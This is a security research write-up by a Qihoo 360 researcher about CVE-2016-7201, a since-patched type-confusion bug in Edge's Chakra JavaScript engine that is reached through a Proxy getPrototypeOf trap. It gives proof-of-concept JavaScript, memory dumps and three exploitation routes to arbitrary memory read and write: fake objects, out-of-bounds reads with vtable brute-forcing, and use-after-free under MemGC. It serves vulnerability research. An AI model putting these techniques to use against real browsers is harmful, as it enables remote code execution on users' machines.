Three roads lead to Rome

Linan Hao of Qihoo 360 Vulcan Team

Preface:

In the past two years, I did some work on browser security, mainly focus

on Fuzzing, as to user mode vulnerability hunting, fuzzing is performing well in the quality of the bugs and the CVE production. Until some big players involved, and a growing number of fuzzers were published online, vulnerability hunting requires a more rigorous approach. What's more, the MemGC used by Microsoft Edge make it much more difficult to find a bug by the way of fuzzing than before. Only a little bugs which are exploitable that find by fuzzing always killed by other bug hunters, because as time goes on, our fuzzers become the same.

So, earlier this year, just after pwn2own 2016, I put more focus on manual audit, and it works☺

At first, I think the bugs is enough, enough for two years.

Well, around July, the bugs were patched at a speed of 2+ per month. (MS、ChakraCodeTeam、ZDI、Natalie、360...).

The bug we mentioned in this paper is one of those dead bugs.

Though it has been fixed, the skills used to exploit it are interesting, I think.

And the way of exploit this bug experienced several versions.

The Bug:

```
var intarr = new Array(1, 2, 3, 4, 5, 6, 7)

var arr = new Array(alert)

arr.length = 24

arr.__proto__ = new Proxy({}, {getPrototypeOf:function() {return intarr}})

arr.__proto__.reverse = Array.prototype.reverse

arr.reverse()
```

Root Cause:

The issue is in this function:

```
    void JavascriptArray::FillFromPrototypes(uint32 startIndex, uint32 limitIndex)
    {
        if (startIndex >= limitIndex)
        {
            return;
        }

        RecyclableObject* prototype = this->GetPrototype();

        // Fill all missing values by walking through prototype
        while (JavascriptOperators::GetTypeId(prototype) != TypeIds_Null)
        {
            ForEachOwnMissingArrayIndexOfObject(this, nullptr, prototype, startIndex, limitIndex,0, [this](uint32 index, Var value) {
                this->SetItem(index, value, PropertyOperation_None);
            });

            prototype = prototype->GetPrototype();
        }
#ifdef VALIDATE_ARRAY
        ValidateArray();
#endif
    }
```

There is a lot of places reference this logic.

JavascriptArray::EntryReverse is just one of these trigger paths.

Developers assume the type of Array is Var Array, they think the param(prototype) pass to ForEachOwnMissingArrayIndexOfObject must be Var Array,

Just as follows:

```
ArrayElementEnumerator e(arr, startIndex, limitIndex);

while(e.MoveNext<Var>())
{
    uint32 index = e.GetIndex();
    if (!baseArray->DirectGetVarItemAt(index, &oldValue, baseArray->GetScriptContext()))
    {
        T n = destIndex + (index - startIndex);
        if (destArray == nullptr || !destArray->DirectGetItemAt(n, &oldValue))
        {
            fn(index, e.GetItem<Var>());
        }
    }
}
```

Of course, normally when an Array assign to proto, it will be converted to a Var Array as default, for example:

var x = {}

x.__proto__ = [1,2,3]

View properties of x:

0:009> dqs 0000022f`c251e920 l1

0000022f`c251e920    00007ffd`5b743740 chakra!Js::JavascriptArray::`vftable'

0:009> dq poi(0000022f`c251e920+28)

0000022f`c23b40a0    00000003`00000000 00000000`00000011

0000022f`c23b40b0    00000000`00000000 00010000`11111111

0000022f`c23b40c0    00010000`22222222 00010000`33333333

But the appearance of Proxy in ES6 makes the logic more complex, many assumptions maybe not correct anymore.

The detail of Proxy is as follows:

```
var p = new Proxy(target, handler);
```

Parameters

`target`

A target object (can be any sort of objects, including a native array, a function or even another proxy) or function to wrap with `Proxy`.

`handler`

An object whose properties are functions which define the behavior of the proxy when an operation is performed on it.

It can monitor many types of events, in other words, it can interrupt some operation and doing our own work in the middle of that process, then return some data which is controlled by us.

There is such a handler:

`handler.getPrototypeOf()`

A trap for `Object.getPrototypeOf`.

The code prototype = prototype->GetPrototype();will enter into the trap process, then entry our self-defined JavaScript callback.

If you return an array of JavascriptNativeIntArray type, the default assumption will not stand, and result in a variety of problems

In fact, not only the type of JavascriptNativeIntArray, if it is not an array of

JavascriptArray type, it will be a problem, because the difference between implementation and expectation

Such as:

`JavascriptNativeFloatArray`

`JavascriptCopyOnAccessNativeIntArray`

`ES5Array...`

Now, let’s talk about what we can do, with this ability of "confusion".

First of all, let’s redefine this bug:

1. We have two arrays, Array_A and Array_B
2. Fetch an item from Array_B in the way of Var (e.GetItem<Var> ()), then put it into Array_A.
3. We can set these two arrays to any type.

Can be additional converted to the following abilities:

1. Fake objects:

Set Array_A to JavascriptArray type

Set Array_B to the type that can fully control the item’s data, such as

JavascriptNativeIntArray/JavascriptNativeFloatArray

Then,

value = e.GetItem<Var>()

this->SetItem(index, value, PropertyOperation_None);

After this, we can make a fake object in Array_A[x] which could be pointed to any address.

2, Out of bounds Read

Set Array_A to JavascriptArray type

Set Array_B to JavascriptNativeIntArray type

The size of element in JavascriptNativeIntArray is 4 bytes, so read data through the type of Var will result in OOB.

Why not make an issue of" Array_A"

Because the final assignment is done through SetItem, Even if Array_A is initialized to JavascriptNativeIntArray/JavascriptNativeFloatArray, Eventually, it will be converted to JavascriptArray type based on item's type

The following part we will discuss the three ways to exploit this vulnerability :

0x1:

At first, I have no idea about how to use the ability of OOB,

And I just have some information leak bugs at hand.

So my plan is: exploit = leak + fakeObj

The bug below can leak the address of any object, of course, also has been fixed

```
function test() {

        var x = []

        var y = {}

        var leakarr = new Array(1, 2, 3)
```

```
        y.__defineGetter__("1", function(){x[2] = leakarr; return 0xdeadbeef})
        x[0] = 1.1
        x[2] = 2.2
        x.__proto__ = y
        function leak() {
                alert(arguments[2])
        }
        leak.apply(1, x)
}
```

To make a fake object at a precise address, two conditions should be met:

1, a fully controllable buffer address

2, Virtual table address, or Chakra module base address.

For condition 1,

We can choose the Array which segment is located next to its head

```
0000022f`c23b40a0    00007ffd`5b7433f0 0000022f`c2519c80
0000022f`c23b40b0    00000000`00000000 00000000`00000005
0000022f`c23b40c0    00000000`00000012 0000022f`c23b40e0
0000022f`c23b40d0    0000022f`c23b40e0 0000022f`c233c280
0000022f`c23b40e0    00000012`00000000 00000000`00000012
0000022f`c23b40f0    00000000`00000000 77777777`77777777
0000022f`c23b4100    77777777`77777777 77777777`77777777
0000022f`c23b4110    77777777`77777777 77777777`77777777
0000022f`c23b4120    77777777`77777777 77777777`77777777
0000022f`c23b4130    77777777`77777777 77777777`77777777
```

So the Buffer’s address is leak_arr_addr+0x58, but this way has a limit, the number of initial elements cannot be more than SparseArraySegmentBase::HEAD_CHUNK_SIZE

Related code is as follows:

```
className* JavascriptArray::New(uint32 length, ...)

if(length > SparseArraySegmentBase::HEAD_CHUNK_SIZE)

{

       return RecyclerNew(recycler, className, length, arrayType);

}

...

array = RecyclerNewPlusZ(recycler, allocationPlusSize, className, length, arrayType);

SparseArraySegment<unitType> *head =

InitArrayAndHeadSegment<className, inlineSlots>(array, 0, alignedInlineElementSlots, true);
```

So it is necessary to use the limited space accurately in the process of confusing object.

For condition 2, we can base on 1:

Make a fake UInt64Number object, and trigger the function

JavascriptConversion:: ToString by calling interface of parseInt to read the virtual table of the next object, then leaks chakra's base address.

Related code is as follows:

```
JavascriptString *JavascriptConversion::ToString(Var aValue, ...)

...

case TypeIds_UInt64Number:

{

       unsigned __int64 value = JavascriptUInt64Number::FromVar(aValue)->GetValue();

       if (!TaggedInt::IsOverflow(value))

       {

              return scriptContext->GetIntegerString((uint)value);
```

```
        }
        else
        {
                return JavascriptUInt64Number::ToString(aValue, scriptContext);
        }
}
```

Though the heap fengshui and fake Uint64Number, we can leak a VTable,

as follows:

```
00000220`8e1da8a0  00007ffd`5b743740 00000220`8e00a800
00000220`8e1da8b0  00000000`00000000 00000000`00030005
00000220`8e1da8c0  00000000`00000012 00000220`8e1a7dc0
00000220`8e1da8d0  00000220`8e1a7dc0 00000000`00000000
00000220`8e1da8e0  00000011`00000000 00000000`00000012
00000220`8e1da8f0  00000000`00000000 00000000`00000006
00000220`8e1da900  77777777`77777777 77777777`77777777
00000220`8e1da910  77777777`77777777 77777777`77777777
00000220`8e1da920  77777777`77777777 77777777`77777777
00000220`8e1da930  00000000`00000000 00000220`8e1da8f8
00000220`8e1da940  00007ffd`5b7433f0 00000220`8e00a780
```

Fake Uint64Number

Next Array's Vtable

Finally, by making a self-defined Uint32Array to implement the full address read and write, it worth mentioned that controllable space of Array. Segment is limited, it cannot write down all the fields of Uint32Array and ArrayBuffer.

But in fact, a lot of fields will not be used when doing AAW/AAR, and you can also reuse some of these fields, it's won't be a big problem.

0x2:

In October, the last few bugs which can achieve information leak were killed by Natalie...

Then comes up with the following two plans, take full advantage of the

OOB feature, we can use this single vulnerability to complete the exploit.

The Array Object in JavaScript is inherited from DynamicObject, which has a field auxSlots, as follows:

```
class DynamicObject : public RecyclableObject
    private:
        Var* auxSlots;
    ...
```

In most cases, auxSlots is NULL, for example:

```
var x = [1,2,3]
```

The corresponding Array's head is as follows, auxSlots is 0

```
000002e7`4c15a8b0  00007ffd`5b7433f0 000002e7`4c14b040
000002e7`4c15a8c0  00000000`00000000 00000000`00000005
000002e7`4c15a8d0  00000000`00000003 000002e7`4c15a8f0
000002e7`4c15a8e0  000002e7`4c15a8f0 000002e7`4bf6f4c0
```

When using Symbol will activate this field, such as

```
var x = [1,2,3]
x[Symbol('duang')] = 4
000002e7`4c152920  00007ffd`5b7433f0 000002e7`4c00ecc0
000002e7`4c152930  000002e7`4bfca5c0 00000000`00000005
000002e7`4c152940  00000000`00000003 000002e7`4c152960
000002e7`4c152950  000002e7`4c152960 000002e7`4bf6c0e0
```

AuxSlots points to a fully controllable Var array

```
0:009> dq 000002e7`4bfca5c0
000002e7`4bfca5c0  00010000`00000004 00000000`00000000
000002e7`4bfca5d0  00000000`00000000 00000000`00000000
```

Based on this data structure, we have the following plan:

1, layout the memory, let arrays arrange continuous, and activate their auxSlots fields.

2, with the ability of out of Bounds Read, read out the next array's auxSlots and put it into Array_A

3, Array_A[x] become a fake object, the object data is auxSlots, completely controllable

Without information leak bug, to forge an object, we need face the problem of "pointer", such as:

- Virtual tables

-Type * type

For virtual tables, you can "guess" the value of the VTable by using the enumeration with specific function.

```
bool JavascriptArray::IsDirectAccessArray(Var aValue)

{

    return RecyclableObject::Is(aValue) &&

        (VirtualTableInfo<JavascriptArray>::HasVirtualTable(aValue) ||

            VirtualTableInfo<JavascriptNativeIntArray>::HasVirtualTable(aValue) ||

            VirtualTableInfo<JavascriptNativeFloatArray>::HasVirtualTable(aValue));

}
```

In IsDirectAccessArray,it's easy to know if the data that aValue point to is a specific vtable, will not operate other fields, the result returned is TRUE or FALSE.

IsDirectAccessArray is referenced in function JavascriptArray::ConcatArgs,

And the code flow will goes into different branches according to its return

result, then we can indirectly detect the return state of IsDirectAccessArray

in JS layer.

Pseudo code:

```
for (addr = offset_arrVtable; addr < 0xffffffffffff; addr += 0x10000) {
```

```
        auxSlots[0] = addr
        if (guess()) {
                chakra_base = addr - offset_arrVtable
                break
        }
}
```

The next step is to forge the pointer field “Type * type”, the structure of Type is as follows:

```
class Type
{
    friend class DynamicObject;
    friend class GlobalObject;
    friend class ScriptEngineBase;

    protected:
        TypeId typeId;
        TypeFlagMask flags;
        JavascriptLibrary* javascriptLibrary;
        RecyclableObject* prototype;
        ...
}
```

TypeId is the most important field, which specifies the type of Object

```
    TypeIds_Array = 28,
    TypeIds_ArrayFirst = TypeIds_Array,
    TypeIds_NativeIntArray = 29,
  #if ENABLE_COPYONACCESS_ARRAY
    TypeIds_CopyOnAccessNativeIntArray = 30,
  #endif
```

```
TypeIds_NativeFloatArray = 31,
```

Because we already know the chakra's address, only we need to do is to find a place with 29 in the module.

```
type_addr = chakra_base + offset_value_29
```

Finally, we can forge a custom Array, and then achieve AAR/AAW


0x3:

At present, the key objects in the Edge browser are all managed by MemGC, which is quite different from simple reference-count based pattern, MemGC will automatically scan the dependencies between objects,

Fundamentally end up the UAF era...

But, is that perfect? Objects protect by MemGC won't be UAFed anymore?

According to the mechanism of MemGC, there are several cases that can't be protected by MemGC, and one of the cases is as follows:



This is an ordinary object maintained by MemGC, addr_A points to the start of the object, Addr_B points to some place inside the object.

Object2 is another object that is maintained by the GC, it has a field addr_A which point to Object1's head

At this time, if we free Object1 in the JS layer, and trigger CollectGarbage, we will notice that it is not really being released.

However, if so

The Object1's referenced field in Object2 is Object1.addr_B, pointing

Inside the Object1, then Object1 could be freed at this time.

And a dangling pointer appeared in Object2

After some kinds of fengshui, you can use the Object2 to access the freed

content of Object1, result in UAF.

The process of constructing an UAF is as follows:

1, allocate the Object1 which was managed by MemGC:

```
0:023> dq 000002e7`4bfe7de0
000002e7`4bfe7de0  00007ffd`5b7433f0 000002e7`4bfa1380
000002e7`4bfe7df0  00000000`00000000 00000000`00000005
000002e7`4bfe7e00  00000000`00000010 000002e7`4bfe7e20
000002e7`4bfe7e10  000002e7`4bfe7e20 000002e7`4bf6c6a0
000002e7`4bfe7e20  00000010`00000000 00000000`00000012
000002e7`4bfe7e30  00000000`00000000 77777777`77777777
000002e7`4bfe7e40  77777777`77777777 77777777`77777777
```

```
000002e7`4bfe7e50  77777777`77777777 77777777`77777777
```

2, allocate the Object2 which was managed by MemGC, it has a pointer field which point to Object1+XXX

```
0:023> dq 000002e7`4bfe40a0
000002e7`4bfe40a0  00000003`00000000 00000000`00000011
000002e7`4bfe40b0  00000000`00000000 000002e7`4c063950
000002e7`4bfe40c0  000002e7`4bfe7de8 00010000`00000003
000002e7`4bfe40d0  80000002`80000002 80000002`80000002
000002e7`4bfe40e0  80000002`80000002 80000002`80000002
000002e7`4bfe40f0  80000002`80000002 80000002`80000002
000002e7`4bfe4100  80000002`80000002 80000002`80000002
000002e7`4bfe4110  80000002`80000002 80000002`80000002
```

3, free Object1 and trigger CollectGarbage, we can see this block has been added to freelist

```
0:023> dq 000002e7`4bfe7de0
000002e7`4bfe7de0  000002e7`4bfe7d41 00000000`00000000
000002e7`4bfe7df0  00000000`00000000 00000000`00000000
000002e7`4bfe7e00  00000000`00000000 00000000`00000000
000002e7`4bfe7e10  00000000`00000000 00000000`00000000
000002e7`4bfe7e20  00000000`00000000 00000000`00000000
000002e7`4bfe7e30  00000000`00000000 00000000`00000000
000002e7`4bfe7e40  00000000`00000000 00000000`00000000
000002e7`4bfe7e50  00000000`00000000 00000000`00000000
```

4, Using Object2 to operate freed memory (Object1):

```
0:023> dq (000002e7`4bfe40a0+0x20) l1
```

```
000002e7`4bfe40c0  000002e7`4bfe7de8
```

To convert our bug into UAF, we need to do two things.

1. To find an "internal pointer" of an object
2. Cache the pointer, and it can be referenced in JS layer

For condition 1,

We can choose the Array which segment is located next to its head

```
000002e7`4bfe7de0  00007ffd`5b7433f0 000002e7`4bfa1380
000002e7`4bfe7df0  00000000`00000000 00000000`00000005
000002e7`4bfe7e00  00000000`00000010 000002e7`4bfe7e20 //指向对象内部的指针
000002e7`4bfe7e10  000002e7`4bfe7e20 000002e7`4bf6c6a0
000002e7`4bfe7e20  00000010`00000000 00000000`00000012
000002e7`4bfe7e30  00000000`00000000 77777777`77777777
```

For condition 2,

We can use the ability of out of bounds read to fetch the pointer and put it into our controllable Array.

Now we have created an UAF, but use what data structure to fill in?

It’s obviously that NativeIntArray/NativeFloatArray doesn’t fit, although the data is completely controllable, but we can’t do info leak yet, so we don’t know how to set the data value.

Finally, I chose the JavaScriptArray, I will explain why i choose it in the next part.

Below are two snapshots of initial object and freed initial object

The memory of initial object is occupied by JavaScriptArray

```
//before free&spray
0000025d`f0296a80  00007ffe`dd2b33f0 0000025d`f0423040
0000025d`f0296a90  00000000`00000000 00000000`00030005
0000025d`f0296aa0  00000000`00000010 0000025d`f0296ac0
0000025d`f0296ab0  0000025d`f0296ac0 0000025d`f021cc80
0000025d`f0296ac0  00000010`00000000 00000000`00000012
0000025d`f0296ad0  00000000`00000000 77777777`77777777
0000025d`f0296ae0  77777777`77777777 77777777`77777777
0000025d`f0296af0  77777777`77777777 77777777`77777777
0000025d`f0296b00  77777777`77777777 77777777`77777777
0000025d`f0296b10  77777777`77777777 77777777`77777777

//after free&spray
0000025d`f0296a80  00000000 00000011 00000011 00000000
0000025d`f0296a90  00000000 00000000 66666666 00010000
0000025d`f0296aa0  66666666 00010000 66666666 00010000
0000025d`f0296ab0  66666666 00010000 66666666 00010000
0000025d`f0296ac0 >66666666 00010000 66666666 00010000
0000025d`f0296ad0  66666666 00010000 66666666 00010000
0000025d`f0296ae0  66666666 00010000 66666666 00010000
0000025d`f0296af0  66666666 00010000 66666666 00010000
0000025d`f0296b00  66666666 00010000 66666666 00010000
0000025d`f0296b10  66666666 00010000 66666666 00010000
```

Now let’s talk about why we choose JavaScriptArray?

Because Var Array can store objects, how to verify if a value is an object?

Only testing whether 48-bit is 0

(((uintptr_t)aValue) >> VarTag_Shift) == 0

As to virtual tables, pointers, etc.

They all could be treated as an objects, and stored into Var array in the original form, which will lead to a easy way for us to make a fake object.

Specific steps are as follows:

1, using the out of bounds read, read out the three field of next Array: VTable, type, segment.

Actually, we do not know the value of this field, and no need to know it.

They are cached as objects

```
var JavascriptNativeIntArray_segment = objarr[0]

var JavascriptNativeIntArray_type = objarr[5]

var JavascriptNativeIntArray_vtable = objarr[6]
```

2, Make an UAF, and use fakeobj_vararr to occupy the freed content.

```
0000025d`f0296a80  00000000 00000011 00000011 00000000

0000025d`f0296a90  00000000 00000000 66666666 00010000

0000025d`f0296aa0  66666666 00010000 66666666 00010000

0000025d`f0296ab0  66666666 00010000 66666666 00010000

0000025d`f0296ac0 >66666666 00010000 66666666 00010000

0000025d`f0296ad0  66666666 00010000 66666666 00010000
```

3. Fake object

JavascriptNativeIntArray_segment is the “internal pointer” we cached, it points to the position of the fifth element of fakeobj_vararr, as shown above:


So:

```
fakeobj_vararr[5] = JavascriptNativeIntArray_vtable

fakeobj_vararr[6] = JavascriptNativeIntArray_type

fakeobj_vararr[7] = 0

fakeobj_vararr[8] = 0x00030005

fakeobj_vararr[9] = 0x1234

fakeobj_vararr[10] = uint32arr

fakeobj_vararr[11] = uint32arr

fakeobj_vararr[12] = uint32arr
```

4, Visit fake object

alert(JavascriptNativeIntArray_segment.length)

Exploit:



Conclusion:

This paper describes some exploit techniques used in chakra script engine vulnerabilities, and using three different ways to explain them, they are not independent, skills can be merged into a more compact and stable exploit.

The bug we mentioned in this paper also been reported to Microsoft by Natalie, and was fixed on November patch day, just one day before pwnfest. The corresponding information is CVE-2016-7201.

The bug used in pwnfest will be discussed after Microsoft fix it.

Any question, contact me:

@holynop